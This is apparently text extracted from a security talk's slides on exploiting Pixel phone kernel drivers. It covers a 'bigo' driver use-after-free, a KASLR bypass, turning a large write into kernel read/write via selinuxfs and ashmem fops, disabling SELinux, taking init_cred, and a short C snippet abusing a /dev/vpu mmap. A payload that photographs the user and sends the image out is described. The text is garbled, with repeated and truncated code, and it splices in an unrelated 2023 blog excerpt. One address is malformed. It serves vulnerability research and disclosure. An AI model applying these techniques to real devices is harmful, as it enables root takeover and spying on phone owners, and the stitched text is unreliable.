        rc = wait_event_timeout(core->worker,
            dequeue_prioq(core, &job, &should_stop),
            msecs_to_jiffies(BIGO_IDLE_TIMEOUT_MS));
        ...
        inst = container_of(job, struct bigo_inst, job);
        ...
        rc = bigo_run_job(core, job);
        ...
    done:
        job->status = rc;
        complete(&inst->job_comp);
    }
    return 0;
}
```

UAF

```
static int bigo_run_job(struct bigo_core *core)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_
    bigo_bypass_ssm_pid(core, inst->is_d
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&co
        msecs_to_jiffies(core->d
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (
    return
}
```

```
void bigo_pull_regs(struct bigo_core *core, void *regs)
{
    memcpy_fromio(regs, core->base, core->regs_size);
}
```

```
static long bigo_unlocked_ioctl(struct file *file, unsigned int cmd,
                                unsigned long arg)
{
    struct bigo_inst *inst = file->private_data;
    ...
    case BIGO_IOCX_PROCESS:
    {
        struct bigo_ioc_regs desc;
        struct bigo_job *job = &inst->job;
        ...
        if (copy_regs_from_user(core, &desc, user_desc, job)) {
            ...
            break;
        }
    }
}
```

done:

```
job->status = rc;
complete(&inst->job_comp);
}
return 0;
```

op),
S));
job);

UAF



```
static int bigo_run_job(struct bigo_core *core, struct  
bigio_job *job)
```

```
{  
    long ret = 0;  
    int rc = 0;  
    u32 status = 0;  
    unsigned long flags;  
    struct bigio_inst* inst;  
    inst = container_of(job, struct bigio_inst, job);  
    bigio_bypass_ssmt_pid(core,  
        inst->is_decoder_usage);  
    bigio_push_regs(core, job->regs);  
    bigio_core_enable(core);  
    ret = wait_for_completion_timeout(&core->job_comp,  
        msecs_to_jiffies(core->debugfs_timeout));  
    ...  
    bigio_pull_regs(core, job->regs);  
    *(u32 *)(&job->regs + BIGIO_REG_STAT) = status;  
    if (rc || ret) {  
        rc = -EIO;  
        return rc;  
    }  
}
```


```
static int bigio_worker_thread(void *data)
```

```
static long bigio_unlocked_ioctl(struct file *file, unsigned int cmd,  
                                unsigned long arg)  
{  
    struct bigio_inst *inst = file->private_data;  
    ...  
    case BIGIO_IOCTLX_PROCESS:  
    {  
        struct bigio_ioc_regs desc;  
        struct bigio_job *job = &inst->job;  
        ...  
        if (copy_regs_from_user(core, &desc, user_desc, job)) {  
            ...  
        }  
        return 0;  
    }  
}
```



```
void bigio_pull_regs(struct bigo_core *core, void *regs)  
{  
    memcpy_fromio(regs, core->base, core->regs_size);  
}
```




```
static long bigo_unlocked_ioctl(struct file *file, unsigned
int cmd,
                                unsigned long arg)
{
    struct bigo_inst *inst = file->private_data;
    ...
    case BIGO_IOCX_PROCESS:
    {
        struct bigo_ioc_regs desc;
        struct bigo_job *job = &inst->job;
        ...
        if (copy_regs_from_user(core, &desc, user_desc,
job)) {
```



```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssm_t_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```




```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssm_t_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```



```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssm_t_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```

I use unix domain sockets for the reallocation (thanks Jann!)



```
static int bigo_run_job(struct bigo_core *core, struct
bigo_job *job)
{
    long ret = 0;
    int rc = 0;
    u32 status = 0;
    unsigned long flags;
    struct bigo_inst* inst;
    inst = container_of(job, struct bigo_inst, job);
    bigo_bypass_ssmt_pid(core,
        inst->is_decoder_usage);
    bigo_push_regs(core, job->regs);
    bigo_core_enable(core);
    ret = wait_for_completion_timeout(&core->frame_done,
        msecs_to_jiffies(core->debugfs.timeout));
    ...
    bigo_pull_regs(core, job->regs);
    *(u32 *) (job->regs + BIGO_REG_STAT) = status;
    if (rc || ret)
        rc = -ETIMEDOUT;
    return rc;
}
```

reallocated in

job

regs



```
core *core, struct
```

```
et bigo_inst, job);
```

```
;
```

```
s);
```

```
out(&core->frame_done,  
debugfs.timeout));
```

```
s);
```

```
(STAT) = status;
```

The write is also very large - 2144 bytes! And I cannot control all of it...

Defeating KASLR (by doing nothing at all)

KASLR considered mostly “dead” by Linux maintainers

Linux kernel linear map

A 1:1 mapping of physical memory in kernel virtual memory

Always at the same kernel virtual address on arm64

(there used to be randomization, but it has now been removed)

Bootloader randomization of kernel physical load address

Bootloader can place the kernel at a random physical address

The Pixel bootloader does not bother to do this

The kernel will always be at virtual address `0xfffffff8000010000`

One big caveat - can't use for function pointers...we'll come back to that

Arbitrary write to (better) arbitrary write

I need to change my 2144 byte arbitrary write into a proper arbitrary read/write

Preferably one that doesn't clobber the surrounding area

Hijack the ashmem fops saved in the
`ashmem_misc` struct in kernel `.data`

Replace some of the fops function
handlers with other VFS fops function
handlers

Create type confusion on `private_data`

Analyzing a Modern In-the-wild Android Exploit

2023-SEP-19 Seth Jenkins

By Seth Jenkins, Project Zero


Introduction

In December 2022, Google's Threat Analysis Group (TAG) discovered an in-the-wild exploit chain targeting Samsung Android devices. TAG's [blog post](#) covers the targeting and the actor behind the campaign. This is a technical analysis of the final stage of one of the exploit chains, specifically CVE-2023-0266 (a 0-day in the ALSA compatibility layer) and CVE-2023-26083 (a 0-day in the Mali GPU driver) as well as the techniques used by the attacker to gain kernel arbitrary read/write access.

Notably, several of the previous stages of the exploit chain used n-day vulnerabilities:

- CVE-2022-4262, a 0-day vulnerability in Chrome was exploited in the Samsung browser to achieve RCE.
- CVE-2022-3038, a Chrome n-day that unpatched in the Samsung browser, was used to escape the Samsung browser sandbox.
- CVE-2022-22706, a Mali n-day, was used to achieve higher-level userland privileges. While that bug had been patched by Arm in January of 2022, the patch had not been downstreamed into Samsung devices at the point that the exploit chain was discovered.

We now pick up the thread after the attacker has achieved execution as `system_server`.



Actually Defeating KASLR

Target something in .data

Something that can get used by the slightly constrained `mediacodec` process

Maybe a pointer?

Where some syscall, file read, etc. dereferences the pointer and sends the contents to userland?

Then I can change that pointer to some other linear map location containing KASLR-leaking pointers

Strategy: Attack some sort of global data containing pointers, the contents of which can be read back by `mediacodec` userland

Actually Defeating KASLR

I didn't have to look for very long

```
static struct file_system_type sel_fs_type = {  
    .name          = "selinuxfs",  
    .init_fs_context = sel_init_fs_context,  
    .kill_sb       = sel_kill_sb,  
};
```

In kernel .data (so can be accessed via the linear map)

`sel_fs_type.name` is written to userland when reading `/proc/self/mounts`

Overwrite the `sel_fs_type.name` pointer with a pointer to the `ashmem_fops` table in the linear map

Read `/proc/self/mounts` and find the `ashmem_read_iter` function pointer

Completing arbitrary read/write

Use my write once more to overwrite `ashmem_misc.fops`, and insert my new `fops` table at the same time

Now by using the `ASHMEM_SET_NAME` `ioctl` on a newly opened `ashmem` fd to set
`((struct ashmem_area*) filp->private_data)->name`

I can control the `((struct configfs_buffer*)
filp->private_data)->page`

And then I can use `read()` and `write()` to perform reads and writes to and from the address `page` references

But how to avoid those extraneous crashes from clobbering >2000 bytes?!



The phone crashes when turning on and off the Wifi.

I don't know exactly **why** the phone crashes when turning on and off the Wifi.

And I can't be bothered.

Fixing my exploit is left as an exercise to the reader.

Exploit -> Shellcode

Dolby exploit has space for 32k bytes of shellcode in some random unaligned segment of r-x memory.

I have a 500 KB ELF file.

1. Remove libc requirement (gcc with `-static -ffreestanding -nostdlib`)
2. Implement all syscalls (LLM's to the rescue)
3. Remove features that add space and complexity (gcc with `--build-id=none, -fno-asynchronous-unwind-tables`)
4. Remove alignment requirements of generated code (gcc with `-mmodel=tiny`)
5. Remove unneeded section (`objcopy --remove-section .eh_frame poc`)
6. Turn the ELF into a “blob” so going to the beginning of the blob starts the exploit (prepend a relative branch at the beginning of the ELF to the ELF entry point)
7. Exploit is now an 8000 byte shellcode blob!

Arbitrary read/write to root

`selinux enforcing` is in the `selinux_state` struct - turn it from 1 to 0

Walk the tasklist until I find my process, change cred pointer to `init_cred`

Run script that I have embedded in the exploit

I made it take a picture using the device camera and send it back to an IP address



Escalating Privileges on the Pixel 10

On Pixel 10, `/dev/bigwave` is gone

All the bugs are gone

No longer possible to go from `mediacodec` to `root` :(

Just kidding

We have a new driver to look at

`/dev/vpu`

Seth/Jann hackathon

“Uuuh....Seth come check out this VFS mmap handler...”

Pixel 10 VPU

```
static int vpu_mmap(struct file *fp, struct vm_area_struct *vm)
{
    unsigned long pfn;
    struct vpu_core *core =
        container_of(fp->f_inode->i_cdev, struct vpu_core, cdev);

    vm_flags_set(vm, VM_IO | VM_DONTEXPAND | VM_DONTDUMP);
    /* This is a CSRs mapping, use pgprot_device */
    vm->vm_page_prot = pgprot_device(vm->vm_page_prot);
    pfn = core->paddr >> PAGE_SHIFT;

    return remap_pfn_range(vm, vm->vm_start, pfn, vm->vm_end-vm->vm_start, vm->vm_page_prot) ? -EAGAIN : 0;
}
```

```
int fd = open("/dev/vpu", O_RDWR);
void* vpu_map = mmap(NULL, 0x8a000000 - 0x3f140000, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
unsigned long phys_offset = 0x80010000 - 0x3f140000;
unsigned void* kernel = vpu_map + phys_offset;
//And now we just read and write to kernel memory
(*kernel + ashmem_fops_offset) = whatever we want
```

The core->paddr is always at the same physical address as well
(0x3f140000)



Preventing 0-clicks

- Discovery time for both bugs was days (weeks if you consider tooling)
- CVE-2025-54957  exploit took 8 person-weeks to exploit
- CVE-2025-36934  exploit took 3 person-weeks for POC and 6-8 (?) person-weeks for exploit
- CVE-2026-0106  took 2ish minutes for POC and 4 hours for exploit

Preventing 0-clicks

- Increase timeline with:
 - **ASLR**

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - **SELinux**

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - **0-click attack surface reduction**

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - 0-click attack surface reduction
 - **Mitigation testing (seccomp)**

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - 0-click attack surface reduction
 - Mitigation testing (seccomp)
 - **Rapid patching**

Pixel Fix Story

- CVE-2025-54957  took 193 days to be fixed on Pixel
 - Public 84 days before it was patched
- CVE-2025-36934  took 199 days to be fixed on Pixel
 - Public 114 days before it was patched
- Bug prioritization did not consider combined capabilities of vulnerabilities

Pixel Fix Story

- CVE-2026-0106  took 71 days to be fixed on Pixel
- First ever 90-day patch of an Android driver vulnerability Seth has reported
- Bug prioritization improved!

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - 0-click attack surface reduction
 - Mitigation testing (seccomp)
 - Rapid patching
 - **Managed code**

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - 0-click attack surface reduction
 - Mitigation testing (seccomp)
 - Rapid patching
 - Managed code
 - **Memory mitigations**

Does CVE-2025-54957  affect iPhone?

- UDC included in 1-click context
- Compiled with `-fbounds-safety` flag
 - Injected instructions that prevented the bug!

Preventing 0-clicks

- Increase timeline with:
 - ASLR
 - SELinux
 - 0-click attack surface reduction
 - Mitigation testing (seccomp)
 - Rapid patching
 - Managed code
 - Memory mitigations

Questions?